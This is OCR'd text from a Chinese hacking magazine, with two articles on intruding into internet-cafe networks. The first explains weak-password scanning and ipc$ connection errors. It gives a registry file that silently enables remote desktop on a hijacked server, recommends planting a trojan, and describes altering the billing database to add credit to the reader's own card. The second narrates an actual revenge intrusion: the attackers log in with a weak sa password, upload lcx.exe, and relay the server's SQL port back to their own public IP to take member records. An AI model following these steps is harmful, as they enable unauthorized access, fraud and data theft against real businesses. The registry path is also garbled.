


图7 本地电影




图8 在线电影

像我现在所在的网吧就是“在线影院”和“本地电影”里面的内容是完全一样

的，如图7、图8所示。

有时候扫到个弱口令的账号也没有用，仅仅是供上网者使用的（权限很低，使其无权删除该服务器上的文件甚至无权访问其他分区内容）。




图9 扫描结果

3、工作站区

一共有164台工作站，并被三台文件服务器划分了三个区域。其中大厅一、二服务器各带50台工作站，其余的规划给包厢服务器，用A、B卡各带一部分。因为三个区域是不同的三个技术员做的系统，所以对应区的工作站的文件内容、限制也不一样。应用户需要只把网络游戏做了次统一。

那hack在工作站端又是如何收集信息的呢？（当然不会有我这么详细的，呵呵）。通常是先扫描，如图9所示。

这是扫描后的结果。很明显并没有扫到全部的服务器。有弱口令的也只扫到了电影服务器和计费机，但换用X-CSAN对服务器一一扫描后却只扫到些端口和路由信息，其中包厢服务器扫不到任何信息。那hack现在也只能从最薄弱的地方下手啦！入侵计费机给自己会员卡加钱了。这里我就不具体演示了，只说一下以往教程中入侵时的细节部分。

首先，我们从ipc$ 连接失败讲起，感觉这似乎是一个很大的缺口，大家可以先去百度搜索一下，你会发现多是以利用默认共享、弱口令的方式入侵的，仿佛都非要用到ipc$连接似的！看别人说得那么容易，但事实上，管理员会想尽一切办法屏蔽掉这个众人皆知的漏洞，让你不至于很轻松地就进去。虽然会有一些人为疏忽所导致的空口令或者弱智密码，但这毕竟是少数，或许今后你最大的可能就是以极小的权限甚至是没有权限进行连接，你就会发现ipc$连接并不是万能的，甚至在服务器不开启ipc$共享时，你根本就无法连接。这里举些常见原因为例，至于其他的不确定因素，就靠大家自已体会和试验了。

ipc$ 连接失败的原因解惑：

①你的系统不是NT或以上操作系统；
②对方没有打开ipc$默认共享；
③对方未开启139或445端口（或被防火墙屏蔽）；
④你的命令输入有误（比如缺少了空格等）；
⑤用户名或密码错误（空连接当然无所谓了）；

另外，你也可以根据返回的错误号分析原因：

错误号5，拒绝访问：很可能你使用的用户不是管理员权限的；
错误号51，Windows无法找到网络路径：网络有问题；
错误号53，找不到网络路径：ip地址错误；目标未开机；目标Lanmanserver服务未启动；目标有防火墙（端口过滤）；
错误号67，找不到网络名：你的Lanmanworkstation服务服务未启动或者目标删除了ipc$；
错误号1219，提供的凭据与已存在的凭据集冲突：你已经和对方建立了一个ipc$，请删除再连；
错误号1326，未知的用户名或错误密码：原因很明显了；
错误号1792，试图登录，但是网络登录服务没有启动：目标NetLogon服务未启动；
错误号2242，此用户密码已过期：目标有账号策略，强制定期要求更改密码。

其次，若你进入之后，是想长期控制它，还是只给自己的会员卡加钱呢？又或者……

四、实践解惑篇

1、关于控制方面

1）前面已介绍过现在大多XP无盘网吧的服务器系统是windosw 2003 高级服务器版，而2003开终端的方法和2000不一样，它不是通过安装，因为2003已经自动安装了远程桌面功能，只是启动不启动的问题。虽然安装时默认是已经安装和启动的，但要远程连接，还需做一步功夫，最简单的方法远程修改注册表（这种方法好处在于不用桌面交互），你总不能让管理员看到桌面的鼠标到处乱窜吧。下面给出注册表修改方法：新建一注册表文件，输入：

```
Windows Registry Editor Version 5.00
[hkey_local_machinesystemcurrentcontrolsetcontrolterminal serve]
"fdenytsconnections"=dword:00000000
```

假如该注册表文件存为3389.reg，只要把3389.reg上传到肉鸡执行regedit /s 3389.reg，这样就可以远程连接了。

2）2003和XP一样并不是一个标准的多用户系统，同一时间只能允许一个用户连接和登录，建议使用system权限进入2003主机（基本上所有的木马程序都是用system权限登录的），所以通过各种方法入侵2003主机后的第一步并不是添加一个用户名，而是上传一个木马程序更为实际。因为在没有开启终端或仿真终端的情况下，就算告诉你一台2003主机的用户和密码，你可能也无可奈何。所以若能用木马控制的，就不必再去弄成3389肉鸡了。免得偷“机”不成反蚀把米。


2、关于入侵数据库方面

1）收费机具体位置的判断

如果你有物理上接触过服务器，你就会发现现在网吧的每台服务器上都安装了收费管理软件，这是技术员最初帮网吧做服务器系统时就安装好的，当然未必都会去用。而对于hack来说至少要知道用来计费的数据库存放在哪台服务器上才行（即计费机的IP）。关于这个问题我以前就介绍过。而有的文章判断的方法是说利用Winhex在内存找服务器IP 或者用Ipconfig命令看自己的网关地址。其实严格的来说若是用文件服务器上安装的收费管理软件，并且该服务器又是接外网的才能说这个判断方法是对的，也就是说该服务器是文件服务器、代理服务器和计费机三者的总和。现实中估计也只有小型网吧才有这种可能，但随之而来的管理麻烦将会更多。所以在否定这种现象的同时，方法也随之否定了。这里你只需要明白一点：越大规模的网吧其服务器的部署就越显得独立，其目的是为了便于以后的安全维护、日常管理和扩展网络。这是网吧组网的设计规律。由此来看若你只是在工作站端操作，那么是无法直观地去判断其具体IP的，通常只能从网段中针对不同主机名的IP去一一分析。

2）修改数据库的必要条件

若hack利用默认共享进入了服务器，先要看共享是否有读写的权限（除远控的情况以外）。不然就算你找数据库，改了却放不回去，那也只能盗别人的啦！若你有读写的权限，先把数据库复制到本地，但要用右键复制再粘贴。不能直接拖，否则打开会报错，如图10所示。


图10 连接数据库发生错误

这和你用工具去打开被映射到本地盘路径下的一样也会报错。因为数据库正在使用中是不能被打开的。还有就是万象数据库用的是Access97格式，可以用OFFICE办公软件中的ACCESS去打开，但会要求你转换成Access 2000 的格式才能打开。

如果你转换了，即使放得回去也白搭。个人建议最好用“明小子旁注工具”来破解数据库密码和修改内容，最后用右键从本地复制再粘贴回去就可以啦！网上曾有文章说，数据库修改好以后不能直接覆盖过去，否则对方的万象会无法响应导致死机，要用replace命令替换对方正在使用中的万象数据库。但经我反复测试并没有不正常的现象发生，希望高手能帮忙解释一下。

五、总结

通过上面针对入侵细节的讲解，再让你回头去看那些入侵实例，是否你还会坚信那所谓的成功呢？至少有一点是不可否定的，大部分教程都不会给出特别的说明，只是单纯的举例操作。这也是为什么当你看了实例之后却仍被失败所困惑着的原因！同时，就是部分人对于网吧的现状认识的并不清楚或片面，而主观地把有盘、98无盘和XP无盘三者混为一谈，其实方法也只是在变相利用罢了，有时间也去网吧多看看咯，免得好心写出来的东西却误人子弟。当然也不排除有被人刻意构造的实例，被人说多了，不是真的都变成真的啦！以后大家在看别人实例的同时，也应该反思一下为什么他就那么一帆风顺，为什么自己就不成功。本来学习的过程就是掌握基本原理的过程，每一步即使做出来了也在心里想一下为什么要这么做，多了这么一想，以后遇到同样的问题大致就知道是该怎么解决了，最后奉劝大家一句，入侵网吧容易与否完全取决于你对它了解有多少，不要妄想试图通过几个实例就能掌握一切，一味的崇拜是很容易被蒙蔽双眼的！话已到此也够了，太过直白的话我就不说啦，大家自己好好想想吧。

编辑点评：

兜兜一直致力于无盘网吧的研究，并且已经写了几篇关于无盘的文章，相信没有碰过无盘网络的朋友对这个东东也有了一定的了解了吧？小编我也从中学到了很多东西。无盘在北方还不多见，但是可以预料到它将会成为今后网吧解决方案的主流。掌握无盘网络的相关知识以及安全攻防技术，让我们轻松迎接无盘大潮的到来！

联合入侵网吧之终极计划

雪飘 & rabbitsafe



从本文中你可以学到：

1、使用lcx.exe做端口映射

2、如何将mssql的数据库文件转换为.mdb文件

一、事情起因

约好周末的晚上在网上等好友雪飘（下面简称雪，听着亲切些），可是等了一段时间还没见好友上网。突然，手机响了，屏幕上显示是好友雪的手机号码。雪说，网吧满客了，要我再等等。过了一会儿，雪的qq头像亮了，雪终于来了。他说网吧的服务态度极度恶劣，等了好久才弄到台机子，学校附近又没有网吧，真郁闷。我说，那我们来教训下这个网吧。提议不错，于是，好友马上在网吧那边行动起来。

二、拿下数据库服务器权限

等了大概10分钟，雪发消息过来了，他说，这边网吧有一台主机开了1433端口，应该是数据库服务器，而且和吧台的主机不是一个ip，不管那么多，先扫了下，看存不存在弱口令，又是几分钟过去了，雪发来消息，他说，这个网吧的数据库服务器竟然存在弱口令，而且是用sa超级用户连接的，雪马上用老兵的数据库综合利用工具连接上去，连接成功，而且可以执行系统命令，如图1。




图1 在服务器上执行系统命令

但是数据库服务器除了1433端口，其它的端口全部被关闭了，可能是用TCP/IP筛选把端口屏蔽掉了。好友雪马上用简化版的sql连接工具连上去，但是一连上就莫名其妙地断开了，在网上下了几个都不行，都是一样的效果，一连上就莫名其妙地断开了。雪马上发信息给我，看我有没有什么好办法。

现在的情况，拿到了一台只开了1433端口的数据库服务器，而且，可以执行系统命令，但是不能执行sql命令，网上的工具，全部试了，一连上去就自动断开。这台数据库服务器，极有可能是用来存放网吧会员资料的，只要能执行sql命令就好办了。

三、备份拿下会员资料

它数据库服务器用的是mssql，刚好我电脑上也装了，如果能连上去就好了，应该可以查看数据库表的内容，如果真的是会员资料，还可以备份下来。可是对方在内网中啊，怎么可能连上去呢？我马上发消息给好友雪，问他是否能上传工具。他说，可以执行tftp命令，可以上传工具，那就好办了。我不能连它（数据库服务器），那就让它来连我吧，因为我这里是用路由上网，端口可以在路由上开放，相当于是公网。我马上把lcx.exe端口转发工具传给好友雪，让他把工具传上去，看能不能把数据库服务器的端口转发到我本地的端口上来。

首先，我在路由上开放99端口，并记下路由里拨号的公网ip，把它发给好友雪。然后，我在本地上运行**lcx.exe -listen 99 1433**，开始监听99端口。雪就负责在网吧那边上传lcx.exe工具到数据库服务器上，并在服务器上运行**lcx.exe -slave 我的公网ip 99 127.0.0.1 1433**。马上，我这边就有反应了，数据库服务器成功反连过来，如图2。

雪在那边打开一个查询ip的网站，查询到的ip地址也是60.190.242.90，说明反连过来的的确是网吧那边的数据库服




图2 端口映射后反连成功

务器。接下来，我在本地打开sql查询分析器，sqlserver处写127.0.0.1，选择sql server身份验证，登录名写sa，密码写雪在网吧那边扫出来的弱口令123456，点击确定，提示连接成功，如图3。


